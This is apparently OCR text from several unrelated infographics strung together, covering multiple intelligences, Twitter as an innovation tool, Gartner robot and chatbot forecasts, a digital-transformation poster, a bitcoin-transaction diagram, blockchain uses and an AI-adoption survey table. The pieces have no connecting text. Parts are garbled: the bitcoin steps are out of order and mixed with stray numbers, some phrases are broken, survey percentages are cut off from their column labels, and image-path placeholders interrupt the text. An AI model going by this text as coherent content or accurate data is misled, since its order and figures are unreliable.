coordinating your mind with your body
bodily-kinesthetic
sensing people's feelings and motives
interpersonal
tackling the questions of why we live, and why we die
existential
Frames of Mind: The Theory of Multiple Intelligences by Howard Gardner
Funders and Founders

USING TWITTER TO SPUR INNOVATION


An *idea scout* is an employee who looks outside the organization to bring in new ideas. An *idea connector*, meanwhile, is someone who can assimilate the external ideas and find opportunities within the organization to implement these new concepts. In our research, Twitter users who performed the two roles at the same time were the most innovative.

TWITTER ROLE	WHY THIS ROLE IS IMPORTANT	TACTICS FOR SUCCESS
Idea Scout	•Identifies external ideas from experts and resources on Twitter •Diversity of employee's Twitter network is conducive to innovation •Converts weak ties to strong ties, especially for complex ideas	•Use 'breadcrumb' method to build out Twitter network. •Prune to keep Twitter network up-to-date. •Continue Twitter conversations in face-to-face settings.
Idea Connector	•Identifies business opportunities from Twitter ideas •Directs relevant Twitter ideas to business stakeholders •Curates Twitter ideas and matches them with company resources needed to implement them	•Use an in-house blog to disseminate Twitter ideas to a wide company audience. •Corroborate technical information with internal experts. •Train change agents within the company on effective Twitter network development and idea-sharing strategies.

Source: "How Twitter Users Can Generate Better Ideas," by Salvatore Parise, Eoin Whelan and Steve Todd
MIT Sloan Management Review Summer 2015 sloanreview.mit.edu/x/56411

From Six Actions to One Request: How a Chatbot Can Save You Time and Effort

John is trying to access files that are stored in Box Sync, a productivity tool that enables users to mirror data stored on Box to their desktop. To do this, John follows a six-step process. By using a chatbot, however, he only makes a single verbal request (assuming the chatbot supports his language).



gartner.com/SmarterWithGartner

Source: Gartner
© 2017 Gartner Inc. and/or its affiliates. All rights reserved. Gartner is a registered trademark of Gartner Inc. or its affiliates.

Gartner

5 Robots You'll Use in 5 Years

The use of robots in process and discrete manufacturing has grown steadily for the past 40 years with industrial robots, and will increase dramatically over the next 5 years. Today, commercial robots (and drones) are being adopted by more businesses across industries in warehouses for inspections and deliveries; medical/helper robots for managing patients; and consumer utility bots for infotainment and simple tasks.

Next 5 Years:

Chatbots/VPA-Enabled Wireless Speakers

Already used extensively by consumers, chatbots are now moving into enterprises to deliver better more automated employee and customer support, service and engagement, and even hands-free task assignments.

Algorithms & Advanced Analytics

These tools exploit huge data volumes to provide legal advice online ad placements; pricing optimization; medical diagnostics & imaging analysis; foreign exchange, equities and bond trading, and more. Algorithms will offer more agility (especially speed) and lower costs versus human labor.

Surgical Robots

Already entering the operating rooms of hospitals as "assistants" and becoming marketing tools (surgeons and patients request "the robot"). This presence will expand rapidly, driven by technical improvements and lower costs, as the surgical bots become more remotely controlled and autonomous.

Warehousing

Pick-and-place robots for light assembly and supply chain automation are becoming more functional and lower cost, as are cobots.


Drones (Flying and Submersible)


Are spreading rapidly in agriculture (pinpoint drought and blight assessments); infrastructure and construction site management/surveillance; emergency deliveries and rescues; accident and disaster damage assessments; oil, gas and energy inspections, and more.


gartner.com/SmarterWithGartner


Source: Gartner
© 2018 Gartner Inc. and/or its affiliates. All rights reserved. Gartner is a registered trademark of Gartner Inc. or its affiliates.

Gartner



DIGITAL TRANSFORMATION
Reshape your organisation to adapt to any change that comes along in digital economy.
BRING IT ON, WE ARE READY!
WHY TRANSFORM?
To re-define your existing business model and creating the new ones by leveraging digital technologies.
NO HIPPO CULTURE
HOW TO TRANSFORM?
By transforming leadership, strategy, employees, operations, IT, sales, marketing and building lean innovation teams.
DATA ANALYTICS
USER ACQUISITION
PERSONALISATION
CUSTOMER SEGMENT
CUSTOMER BEHAVIOUR
VOLUME ANALYTICS
DATA DRIVEN DECISION
GOOGLE KEYWORD PLANNER
GOOGLE TRENDS
GOOGLE ANALYTICS
DIGITAL LEADERSHIP
NETWORK
TRUST
Decentralized Organization
TEAM
LEADER
What is leadership?
Who are you?
How are you connected to the leadership team?
What is organizational culture?
What is the culture of your organization?
What is the purpose of your organization?
What is your personal mission?
Best and worst of your organization?
What are the issues today?
What are you doing to work on them (individually/ as team)?
TRANSFORMATION BLOCKS
DIGITAL TRANSFORMATION
DATA ANALYTICS
STRATEGY
CULTURE
PROCESS & INNOVATION
TECHNOLOGY
CUSTOMER ENGAGEMENT
DIGITAL STRATEGY FRAMEWORK
Data Driven Iterative Strategy
YOURSELF
MARKET
CUSTOMER
RESOURCES
Which quadrant you belong to?
AUTHORITY
PRIME
EARNED MEDIA
ALL MEDIA
OWNED MEDIA
BOUGHT MEDIA
ADVOCACY
ATTENTION
RE-INVENT EXISTING BUSINESS MODEL
INFORMATION TECHNOLOGY
Make People Awesome
Experiment Rapidly
Deliver Value Continuously
Make Security a Prerequisite
MODERN AGILE
DEV OPS
LEAN UX
AGILE
NEW CULTURE
KPI: RELEASE PRODUCTS IN MAX 6 TO 8 WEEKS
DIGITAL OPERATIONS
VALUE CHAIN
APPLICATIONS
CAx
MES
PLM
ERP
TECHNOLOGY
DEVICES
PLC
INTERNET OF THINGS
MARKETING & SALES
KNOW YOURSELF:
Where are we today?
Where do we want to be? The Goal
What is our value proposition?
How do we know we have reached?
YOUR CUSTOMER:
Who is our target customer?
How can we reach our customer?
COMPETITION:
Who is our competition?
What is their proposition?
RESOURCES:
What is our budget?
What skills do we have?
How much time do we have?
CUSTOMER
YOURSELF
COMPETITION
RESOURCES
LEADS
SIMPLE PROPOSITION
COMPLEX PROPOSITION
SIMPLE PROPOSITION:
Self Service Online.
Landing page.
E-Commerce.
COMPLEX PROPOSITION:
CRM
Phone Calls.
Emails.
Presentations.
CREATE NEW BUSINESS MODEL
NEW DEPARTMENT - LEAN INNOVATION
Marketing
Finance
Sales
Information Technology
Operations
Scrum Master
PO
UX
Developer
Tester
INDEPENDENT - INNOVATIVE TEAM
1. Value Proposition Canvas
Design thinking
Lean UX & Agile
2. Brainstorm Assumptions Write Hypothesis
3. Experiment Design
Minimum Success Metric
Time Box
4. Get out of the building Talk to potential customers
Decision (Pivot/Perservere)
Insights & Learning
5. Results
"FAIL FAST TO SUCCEED FASTER" by LeanStartupMachine
TECHNOLOGY
MOBILE
CLOUD
WEARABLES
E-COMMERCE
3D PRINTING
DATA ANALYTICS
SPEECH TECHNOLOGY
AR AUGMENTED REALITY
VIRTUAL REALITY
IoT
AI ARTIFICIAL INTELLIGENCE
BLOCKCHAIN
LEAN APPS
POSTER BY: Narjeet Soni (ns@theleanapps.com)
MORE ON: theleanapps.com/blog
CONTRIBUTORS: Mark Steinkamp (M8International, Germany)
Niall Mckeown (Ionology, UK)
Transformation Blocks and Digital Business Strategy Framework © Ionology


Understanding a bitcoin transaction
HOW BLOCKCHAIN TECHNOLOGY POWERS BITCOIN
1
Alice wants to send Bob two bitcoin.
She sends a TRANSACTION REQUEST to the Bitcoin blockchain, a distributed database running on thousands of computers globally.
ALICE
REQUEST
SEND BOB
MINER
2
105
Computers known as MINERS verify this transaction (e.g. check Alice's balance) and compete to place it into a BLOCK with other transactions.
105
Once the answer is VERIFIED – when a majority of miners in the network approve the block – the miner who solved the puzzle gets paid in bitcoin.
4
Others in the network check the miner's work.
All this computational power PROTECTS THE BLOCKCHAIN against hackers — it would be difficult and expensive to falsify transactions or attack the network.
3
To append a block to the chain of prior blocks (hence: "blockchain"), miners solve a MATH PUZZLE that requires a lot of computational power to solve.
105
104
103
102
LEDGER
5
Alice's transaction gets ADDED TO THE BLOCKCHAIN along with the others.
6
Bob receives two bitcoin.
BOB
CBINSIGHTS



USES OF BLOCKCHAIN
BEYOND THE CRYPTOCURRENCY SPHERE
01 SMART CONTRACTS
SELF EXECUTING WILLS AND CONTRACTS PROVIDING A DIGITAL PROOF OF OWNERSHIP.
SMART PROPERTY 02
HELPS IN CREATING DIGITAL ASSETS SUCH AS STOCKS, BONDS, SHARES, LAND TITLES ETC.
03 SECURE EVOTING
PROVIDES ANONYMOUS DIGITAL VOTING SOLUTION TO HELP CONDUCT FAIR ELECTIONS.
DIGITAL IDENTITY 04
MAKES THE REGISTRATION PROCESS QUICK AND EASY.
05 COPYRIGHT PROTECTION
BLOCKCHAIN'S NOTARY SERVICES PROVIDE A LOW COST PROOF OF EXISTENCE FOR THE WRITTEN DOCUMENTS RELATED TO SOMEONE'S WORK.
CORRUPTION CONTROL 06
A BLOCKCHAIN BASED LEDGER PROVIDES TRANSPARENCY TO ALL THE USERS AND IT CAN BE HELPFUL IN CORRUPTION CONTROL AS WELL.
Blockchain Council™
www.blockchain-council.org


AI SOLUTIONS TO BE IMPLEMENTED OR CONSIDERED
Weighted Average
Fraud/ Security
25%
24%
10%
27%
14%
3.19
Chatbot/ Robo Advisor
19%
24%
12%
29%
16%
2.99
Personalization/ Recommendations
12%
25%
15%
35%
13%
2.88
Digital Assistant
8%
19%
11%
32%
30%
2.40
Robotic Process Automation (RPA)
13%
8%
12%
26%
41%
2.28
Currently deployed
Implement in 0-12 months
Implement in 12-18 month
Roadmap to consider in the next 18 months
No plans

